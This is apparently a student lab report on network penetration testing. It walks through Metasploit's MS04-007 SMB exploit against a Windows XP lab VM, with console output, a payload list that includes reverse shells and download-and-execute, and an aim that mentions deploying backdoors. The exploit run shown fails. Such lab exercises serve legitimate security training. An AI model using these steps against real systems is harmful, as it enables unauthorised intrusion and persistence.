PRACTICAL-7

AIM

Set up a Virtual lab environment with Windows XP (SP1), Metasploitable OS, and BRICKS/DVWA web server and an Attacker machine (KALI/BT) in virtual machines (network in NAT mode).

Now carry out Vulnerability assessment in environment

a. Network VA/PT

i. Find the open ports in domain.
ii. Find out the hosts in domains.
iii. Find out the services running on domains and their versions.
iv. Banner Grabbing of server.
v. Find out default vulnerabilities in Services.
vi. Exploit the vulnerabilities.
vii. Deploy and maintain the backdoor.

b. Web VA/PT

i. Find the domain information.
ii. Find the details of server and its default vulnerabilities.
iii. Perform automated testing using BurpSuite or ZAP proxies.

Tools: nmap, netcat, netcraft, nslookup, whois, dig, ping, Nessus, Metasploit, FOCA.

THEORY


METASPLOIT:

- Metasploit is one of the best penetration testing frameworks that help a business find out and shore up vulnerabilities in their systems before exploitation by hackers. To put it simply, Metasploit allows hacking with permission.
- A Metasploit penetration test begins with the information gathering phase, wherein Matsploit integrates with various reconnaissance tools like Nmap, SNMP scanning, and Windows patch enumeration, and Nessus to find the vulnerable spot in your system.


- Once the weakness is identified, choose an exploit and payload to penetrate the chink in the armor.
- If the exploit is successful, the payload gets executed at the target, and the user gets a shell to interact with the payload. One of the most popular payloads to attack Windows systems is Meterpreter – an in-memory-only interactive shell.
- Once on the target machine, Metasploit offers various exploitation tools for privilege escalation, packet sniffing, pass the hash, keyloggers, screen capture, plus pivoting tools. Users can also set up a persistent backdoor if the target machine gets rebooted.

IMPLEMENTATION

- Step1: Start metasplot



- Step 2: Find the vulnerability using nessus tool in windows xp.
- Step 3: Search the vulnerability. Command: search ms04-007



- Step 4: Now, use the path of exploit.
- Command: use exploit/windows/smd/ms04_007_killbill

```
msf6 > use exploit/windows/smb/ms04_007_killbill
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms04_007_killbill) >
```

- Step 5: List out the option.
- Command: show options

```
msf6 exploit(windows/smb/ms04_007_killbill) > show options

Module options (exploit/windows/smb/ms04_007_killbill):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   PROTO   smb              yes       Which protocol to use (Accepted: smb, http)
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   445              yes       The SMB service port (TCP)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2000 SP2-SP4 + Windows XP SP0-SP1
```

- Step 6: Set the RHOSTS by using the IP of windows.
- Command: set RHOSTS IP_address

```
msf6 exploit(windows/smb/ms04_007_killbill) > set RHOSTS 192.168.200.237
RHOSTS ⇒ 192.168.200.237
```

- Step 7: Now, to set payload,
- we have find the index of payload using the following command.
- Command: show payloads

```
msf6 exploit(windows/smb/ms04_007_killbill) > show payloads

Compatible Payloads

  #   Name                                                Disclosure Date  Rank    Check  Description
  -   ----                                                ---------------  ----    -----  -----------
  0   payload/generic/custom                                               normal  No     Custom Payload
  1   payload/generic/debug_trap                                           normal  No     Generic x86 Debug Trap
  2   payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
  3   payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
  4   payload/generic/ssh/interact                                         normal  No     Interact with Established SSH Connection
  5   payload/generic/tight_loop                                           normal  No     Generic x86 Tight Loop
  6   payload/windows/adduser                                              normal  No     Windows Execute net user /ADD
  7   payload/windows/dllinject/bind_hidden_ipknock_tcp                    normal  No     Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
  8   payload/windows/dllinject/bind_hidden_tcp                            normal  No     Reflective DLL Injection, Hidden Bind TCP Stager
  9   payload/windows/dllinject/bind_ipv6_tcp                              normal  No     Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
  10  payload/windows/dllinject/bind_ipv6_tcp_uuid                         normal  No     Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
  11  payload/windows/dllinject/bind_named_pipe                            normal  No     Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
  12  payload/windows/dllinject/bind_nonx_tcp                              normal  No     Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
  13  payload/windows/dllinject/bind_tcp                                   normal  No     Reflective DLL Injection, Bind TCP Stager (Windows x86)
  14  payload/windows/dllinject/bind_tcp_rc4                               normal  No     Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, Metasm)
  15  payload/windows/dllinject/bind_tcp_uuid                              normal  No     Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
  16  payload/windows/dllinject/reverse_hop_http                           normal  No     Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
  17  payload/windows/dllinject/reverse_http                               normal  No     Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
  18  payload/windows/dllinject/reverse_http_proxy_pstore                  normal  No     Reflective DLL Injection, Reverse HTTP Stager Proxy
  19  payload/windows/dllinject/reverse_ipv6_tcp                           normal  No     Reflective DLL Injection, Reverse TCP Stager (IPv6)
  20  payload/windows/dllinject/reverse_nonx_tcp                           normal  No     Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
  21  payload/windows/dllinject/reverse_ord_tcp                            normal  No     Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
  22  payload/windows/dllinject/reverse_tcp                                normal  No     Reflective DLL Injection, Reverse TCP Stager
  23  payload/windows/dllinject/reverse_tcp_allports                       normal  No     Reflective DLL Injection, Reverse All-Port TCP Stager
  24  payload/windows/dllinject/reverse_tcp_dns                            normal  No     Reflective DLL Injection, Reverse TCP Stager (DNS)
  25  payload/windows/dllinject/reverse_tcp_rc4                            normal  No     Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
  26  payload/windows/dllinject/reverse_tcp_rc4_dns                        normal  No     Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
  27  payload/windows/dllinject/reverse_tcp_uuid                           normal  No     Reflective DLL Injection, Reverse TCP Stager with UUID Support
  28  payload/windows/dllinject/reverse_winhttp                            normal  No     Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)
  29  payload/windows/dns_txt_query_exec                                   normal  No     DNS TXT Record Payload Download and Execution
  30  payload/windows/download_exec                                        normal  No     Windows Executable Download (http,https,ftp) and Execute
  31  payload/windows/exec                                                 normal  No     Windows Execute Command
  32  payload/windows/format_all_drives                                    manual  No     Windows Drive Formatter
  33  payload/windows/loadlibrary                                          normal  No     Windows LoadLibrary Path
  34  payload/windows/messagebox                                           normal  No     Windows MessageBox
  35  payload/windows/meterpreter/bind_hidden_ipknock_tcp                  normal  No     Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
  36  payload/windows/meterpreter/bind_hidden_tcp                          normal  No     Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
  37  payload/windows/meterpreter/bind_ipv6_tcp                            normal  No     Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
  38  payload/windows/meterpreter/bind_ipv6_tcp_uuid                       normal  No     Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
  39  payload/windows/meterpreter/bind_named_pipe                          normal  No     Windows Meterpreter (Reflective Injection), Windows x86 Bind Named Pipe Stager
  40  payload/windows/meterpreter/bind_nonx_tcp                            normal  No     Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
```

- Step 8: Setting Payload
- Command: set payload 106

```
msf6 exploit(windows/smb/ms04_007_killbill) > set payload 106
payload ⇒ windows/peinject/bind_tcp_rc4
msf6 exploit(windows/smb/ms04_007_killbill) >
```

- Step 9: Final step is to perform exploit.
- Command: exploit

```
[-] 192.168.200.237:445 - Exploit failed: no implicit conversion of nil into String
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms04_007_killbill) >
```

CONCLUSION

In this practical, we performed vulnerability assessment.